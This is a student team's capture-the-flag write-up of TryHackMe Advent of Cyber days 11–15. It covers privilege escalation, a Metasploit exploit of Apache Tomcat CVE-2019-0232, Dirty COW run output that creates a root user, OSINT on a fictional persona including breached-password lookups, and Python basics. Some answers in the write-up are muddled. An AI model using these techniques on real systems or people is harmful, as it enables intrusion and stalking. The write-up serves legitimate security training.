

PSP0201

Week 4

Writeup

Group Name: DNA

Members

ID	Name	Role
1211102532	DHARVIN SHAH KUMAR BIN MOHAMAD SHAH RAVIN	Leader
1211101179	ALIPH RAIHAN BIN ANUAR	Member
1211102427	NUR NATHIFA BINTI MOHD IZHAR	Member

Day 11 : Networking The Rogue Gnome

Tools used : Attackbox, Mozilla firefox, google

Solution/Walkthrough :

Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?

It is obvious from reading the source material that this is a vertical privilege escalation.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2

"You managed to pivot it to another account that can run sudo commands."

Therefore, it is Horizontal Privilege Escalation.

Question 3

"You managed to pivot it to Sam the analyst's account."

Similar to question 1, Therefore it is Vertical Privilege Escalation.

Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?

The answer is in the source material : sudoers

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

What is the Linux Command to enumerate the key for SSH?

Answer: `cat ~/.ssh/id_rsa.pub`.

Question 6

If we have an executable file named `find.sh` that we just copied from another machine, what command do we need to use to make it be able to execute?

We can mark the file as executable: `chmod +x filename.sh`

Answer: `chmod +x find.sh`

Question 7

The target machine you gained a foothold into is able to run `wget`. What command would you use to host a http server using `python3` on port 9999?

Starting the webserver:

`root@MACHINE IP:~# "python3 -m http.server"` Answer: `python3 -m http.server 9999`

Question 8

What are the contents of the file located at `/root/flag.txt`?

Can read the file below:

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Methodology/Thought process: It is obvious from reading the source material from google that this is a vertical privilege escalation. "You managed to pivot it to another account that can run sudo commands." Therefore, it is Horizontal Privilege Escalation. "You managed to pivot it to Sam the analyst's account." Similar to question 1, Therefore it is Vertical Privilege Escalation. We can mark the file as executable: `chmod +x filename.sh`. Starting the webserver: `root@MACHINE IP:~# "python3 -m http.server"`. Read the file for final answer.

Day 12 : Ready, set, elf.

Tools used : Attackbox, Mozilla firefox, google

Solution/Walkthrough :

Question 1

What is the version number of the web server?

9.0.17

```
3389/tcp open  ms-wbt-server
5357/tcp open  wsdaapi
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:E2:E5:AC:F8:09 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 25.40 seconds
root@ip-10-10-68-51:~#
root@ip-10-10-68-51:~#
```

← → ↻ 🏠 🔒 10.10.183.210:8080 ⋮ 📄 📁 📧 ☰


TryHackMe | Learn Cy... TryHackMe Support 📄 Offline CyberChef 📄 GitHub - swisskyrepo/... >>

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/9.0.17

 SOFTWARE FOUNDATION
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat.
Congratulations!

 TM

Recommended Reading:

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

Server Status
Manager App
Host Manager


Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions


Question 2

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

CVE-2019-0232



Google search results for "apache 9.0 metasploit". The search bar shows "apache 9.0 metasploit" with a search icon. Below the search bar, there are tabs for "All", "Images", "Videos", "News", "Shopping", and "More". The results show "About 40,100 results (0.32 seconds)". The first result is from GitHub: "https://github.com > ... > exploit > windows > http > metasploit-framework/tomcat_cgi_cmdlineargs.md at master". The description says: "Description. This module exploits a vulnerability in Apache Tomcat's CGIServlet component. When the enableCmdLineArguments setting is set to true, ...". The second result is from Rapid7: "https://www.rapid7.com > http > tomcat_mgr_deploy > Apache Tomcat Manager Application Deployer ... - Rapid7". The description says: "No information is available for this page. Learn why". The third result is from Exploit-DB: "https://www.exploit-db.com > exploits > Apache Tomcat - CGIServlet enableCmdLineArguments ...". The description says: "3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit). CVE-2019-0232 . remote exploit for Windows platform."



Exploit Database entry for "Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)". The entry includes the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

EDB Verified: ✓

Exploit: 📄 / 📄

Vulnerable App:

Question 3

What are the contents of flag1.txt

thm{whacking_all_the_elves}

```
-----  
Written by ElfMcEager for The Best Festival Company ~CMNatic  
-----
```

```
Current time: 30/06/2022 14:30:02.71
```

```
-----  
Debugging Information  
-----
```

```
Hostname: TBFC-WEB-01
```

```
User: tbfc-web-01\elfmcskidy
```

```
-----  
ELF WHACK COUNTER  
-----
```

```
Number of Elves whacked and sent back to work: 10215
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-  
bin>type flag1.txt  
type flag1.txt  
thm{whacking_all_the_elves}  
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-  
bin>
```

Question 4

What were the Metasploit settings you had to set?

LHOST & RHOST

Methodology/Thought process: First is we need to find the version of webserver which is running on our target machine. We used nmap for this. After we scanned, we can see the webserver is using port 8080. We searched our ip number with :8080 and apache tomcat/9.0.17 came out. Next, we searched apache 9.0 tomcat on google and we spotted the CVE-2019-0232 there. Next, we had to set up hosts which are LHOST and RHOST. Then we set targeturi /cgi-bin/elfwhacker.bat and run it. We dropped into a shell and typed dir to view the directory. Lastly we typed "type flag1.txt" and the flag would be visible.

Day 13: Networking - Coal for Christmas

Tools used: Attackbox, Terminal

Solution/Walkthrough:

Question 1

What old, deprecated protocol and service is running?

Telnet is an old and deprecated protocol which was still running.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-28 14:49 BST
Nmap scan report for ip-10-10-91-1.eu-west-1.compute.internal (10.10.91.1)
Host is up (0.00066s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
MAC Address: 02:E2:36:89:E7:B7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
root@ip-10-10-65-33:~/aoc_day13#
```

Question 2

What credential was left for you?

When inspecting the server with the telnet protocol we were able to identify the credentials.

```
root@ip-10-10-65-33:~/aoc_day13# telnet 10.10.91.1
Trying 10.10.91.1...
Connected to 10.10.91.1.
Escape character is '^]'.
[ ] SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
```

Question 3

What distribution of Linux and version number is this server running?

Who got here first?

When entering the command `cat /etc/*release` we are able to know more about the machine's operating system.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4

Who got here first?

When concatenating the `cookies_and_milk.txt` file we uncover a message left by a perpetrator. The perpetrator was the Grinch.

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat chr
cat: chr: No such file or directory
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//       The Grinch
// *****/
```


Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

We can view the original source code to find the verbatim syntax used to compile and it is as followed.

```
15  //  
16  // Compile with:  
17  // gcc -pthread dirty.c -o dirty -lcrypt  
18  //
```

Question 6

What "new" username was created, with the default operations of the real C source code?
The default username part of our C source code was firefart.

```
christmas.sh cookies_and_milk.txt dirty dirty.c  
$ ./dirty  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
firefart:fikF6I.XwWM36:0:0:pwned:/root:/bin/bash  
  
mmap: 7f9027e0a000  
madvise 0  
  
ptrace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'admin'.  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'admin'.  
  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
$ su firefart  
Password:  
firefart@christmas:/home/santa#
```

Question 7

What is the MD5 hash output?

By entering the command `tree | md5sum` after creating a file named `coal` we were given the hash output.

```
The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!
```

```
- Yours,
    John Hammond
    er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY
```

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Question 8

What is the CVE for DirtyCow

A quick research on the internet can help us find the CVE for dirtycow.

...
Dirty COW.

CVE identifier(s)

CVE-2016-5195

Affected software

Linux kernel (<4.8.3)

Methodology/Though process:

We startup the attackbox and accessed the terminal. We created a new directory named `aoc_day13` for ease of work. Here we ran the command `nmap <MACHINE_IP>`. It displayed all the information that it found. We identified that it was still running telnet, an old and deprecated service. We tried to access the server of our host's machine with the ssh protocol however we are unable to proceed as we need to enter a credential. We then tried to use the telnet protocol to connect to the host server. The connection was successful. We could gain the credentials such as username which was *santa* and password which was

clauschristmas. Now knowing the credentials we entered the command `ssh santa@<MACHINE_IP>` and entered our credentials. We were able to log in successfully. Apparently, the Linux version is very old which makes it vulnerable to kernel exploits. When concatenating the `cookies_and_milk.txt` file a message from the Grinch appeared who took half the milk and cookies. The file looks like it has been modified by a Dirtycow exploit. We found the original file online and copied its source code and paste it into our target box. We then compiled with the given compile command and then execute it. We entered a new password. We then log in with the given credentials. We are now rooted and with a “new” username called *firefart*. We found the message that the grinch left for us and concatenate it with the `cat` command. The Grinch asked that we should make a file called `coal`. We created a file called `'coal'`. We run the `tree` command and then `tree | md5sum` command which return a hash output.

Day 14 : [OSINT] Where's Rudolph?


Tools used : Google, Google Maps, Google Images, Reddit, namecheckup.com, Twitter, EXIF, scylla.sh

solution/walkthrough :

Question 1

What URL will take me directly to Rudolph's Reddit comment history?

The challenge begins, and all we know about Rudolph is that he logs on to Reddit with the username `IGuideTheClaus2020`. Let's check Reddit to see what we can discover. There is a user who matches Rudolph's username, as we can see.




We went into the user's profile and navigated to the comments tab where we can see the URL is <https://www.reddit.com/user/IGuidetheClaus2020/comments/>

Question 2

According to Rudolph, where was he born?


Once we scroll down the comments, we notice that Rudolph mentions that he was born in Chicago.



Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

A google search helped find Rudolph's creator and his last name was May



Robert L. May

Publication history. **Robert L. May** created Rudolph in 1939 as an assignment for Chicago-based Montgomery Ward. The retailer had been buying and giving away coloring books for Christmas every year and it was decided that creating their own book would save money.

Question 4

On what other social media platform might Rudolph have an account?

To do this, we can utilise the website <https://namecheckup.com>. The username IGuidetheClaus2020 brings up results for a number of additional platforms, as can be shown. Answer: Twitter


Username



Question 5

What is Rudolph's username on that platform?

We went on twitter and found a match with the username IGuideTheClaus2020



Question 6

What appears to be Rudolph's favorite TV show right now?


We found that The Bachelorette was Rudolph's favourite show on Twitter.



Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

The parade took place in Chicago because when we clicked on the 3rd link, the webpage was based in Chicago, which is also Rudolph's home town.



Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019



On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

Question 8

Okay, you found the city, but where specifically was one of the photos taken?

We used <http://exif.regex.info/> a.k.a EXIF to look at the data of the image taken. There were a ton of information, including the coordinates of where the photo was taken. Answer: 41.891815, -87.624277

Jeffrey's Image Metadata Viewer

URL:

or:

File: No file chosen

☐ I'm not a robot

Jeffrey Friedl's Image Metadata Viewer
(How to use)

Some of my other stuff:

- My Blog - Lightroom plugins - Pretty Photos
- "Photo Tech"

This tool remains available so long as I can keep it free and the bandwidth doesn't cost me too much. A gift of thanks is always appreciated, but certainly not required. [Send a gift via PayPal](#) or perhaps an Amazon gift certificate (to: jfriedl@yahoo.com), or perhaps send me some good karma by doing something kind for a stranger.

If you have questions about this tool, please [see the FAQ](#).

Basic Image Information

Target file: light-festival-website.jpg

Copyright:	{FLAG}ALWAYS CHECK THE EXIF D4T4
User Comment:	Hi :)
Location:	Latitude/longitude: 41° 53' 30.5" north, 87° 37' 27.4" west (Google Maps)
	Though the photo is not related to Jeffrey's blog , as an aside, you may want to see photos on his blog that might be near this location .
	Map via embedded coordinates at: Google , Yahoo , WikiMaps , OpenStreetMap , Bing (also see the Google Maps pane below)
File:	650 x 510 JPEG 51,161 bytes (50 kilobytes)
Color Encoding:	WARNING: No color-space metadata and no embedded color profile: Windows and Mac web browsers treat colors randomly.

Main JPG image displayed here at 60% width (40% the area of the original)

[Click image to isolate; click this text to show histogram](#)

Question 9


Did you find a flag too?

We saw a flag revealed: {FLAG}ALWAYS CHECK THE EXIF D4T4

Question 10

Has Rudolph been pwned? What password of his appeared in a breach?


We utilise a tool at <https://scylla.sh> to see if Rudolph's account has ever experienced a security breach and if any passwords may have been made public. To find our results, we can utilise the search term email: rudolphthered@hotmail.com.



Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

It seemed Rudolph was living in a hotel at the Magnificent Mile. We used Google Maps to find out where he might be staying. There was a Marriot nearby and had the street address of 540.



Thought Process/Methodology: The challenge begins, and all we know about Rudolph is that he logs on to Reddit with the username IGuideTheClaus2020. Let's check Reddit to see what we can discover. There is a user who matches Rudolph's username, as we can see. We went into the user's profile and navigated to the comments tab where we can see the URL is <https://www.reddit.com/user/IGuidetheClaus2020/comments/>. Once we scroll down the comments, we notice that Rudolph mentions that he was born in Chicago. A google search helped find Rudolph's creator and his last name was May. We can utilise the website <https://namecheckup.com>. The username IGuideTheClaus2020 brings up results for a number of additional platforms. We went on twitter and found a match with the username IGuideTheClaus2020. We found that The Bachelorette was Rudolph's favourite show on Twitter. The parade took place in Chicago because when we clicked on the 3rd link, the webpage was based in Chicago, which is also Rudolph's home town. We used <http://exif.regex.info/> a.k.a EXIF to look at the data of the image taken. There were a ton of information, including the coordinates of where the photo was taken. We saw a flag revealed. We utilise a tool at <https://scylla.sh> to see if Rudolph's account has ever experienced a security breach and if any passwords may have been made public. To find our results, we can utilise the search term email: rudolphthered@hotmail.com. It seemed Rudolph was living

in a hotel at the Magnificent Mile. We used Google Maps to find out where he might be staying. There was a Marriot nearby and had the street address of 540.

Day 15 : There's a Python in my stocking!

Tools used : python, vscode

solution/walkthrough :

Question 1

What's the output of True + True?

2

```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

Question 2

What's the database for installing other people's libraries called?

PyPi



Libraries

You've seen how to write code yourself, but what if we wanted to use other people's code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command:

`pip install X` Where *X* is the library we wish to install. This installs the library from **PyPi which is a database of libraries**. Let's install 2 popular libraries that we'll need:

Question 3

What is the output of bool("False")?

True


```
Python 3.9 (64-bit)
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> bool("False")
True
>>>
```

Question 4

What library lets us download the HTML of a webpage?

Requests



Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command:

`pip install x` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]

```
Python 3.9 (64-bit)
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

Question 6

What causes the previous task to output that?

Pass by reference

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

if the input was "Skidy", what will be printed?

The Wise One has allowed you to come in.

```
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\nurna> █
```

Question 8

If the input was "elf", what will be printed?

The Wise One not has allowed you to come in

```
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\nurna> █
```

Thought Process/Methodology: the output of True + True is 2 as we can see using python because this can also be seen as 1 + 1 so we got the output 2. As written by the challenge description, it says that "This installs the library from PyPi which is a database of libraries" which means the answer to this question is PyPi as we can simply get by reading. Next is we put bool("False") in python as we got the output True the input does not meet any cases for giving False as an output so the answer is True. Next question we got from reading the

challenge description. Next we need to analyse codes that use the append function. As we put in inputs, we got the output [1, 2, 3, 6] with python. Next question can be done as we read the challenge description which stated "A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable". Next question is we put the input "Skidy" and the output will be "The Wise One not has allowed you to come in" as Skidy is one of the names listed. Last question, we put input "elf" the output is "The Wise One not has allowed you to come in" because elf is not any of the names listed.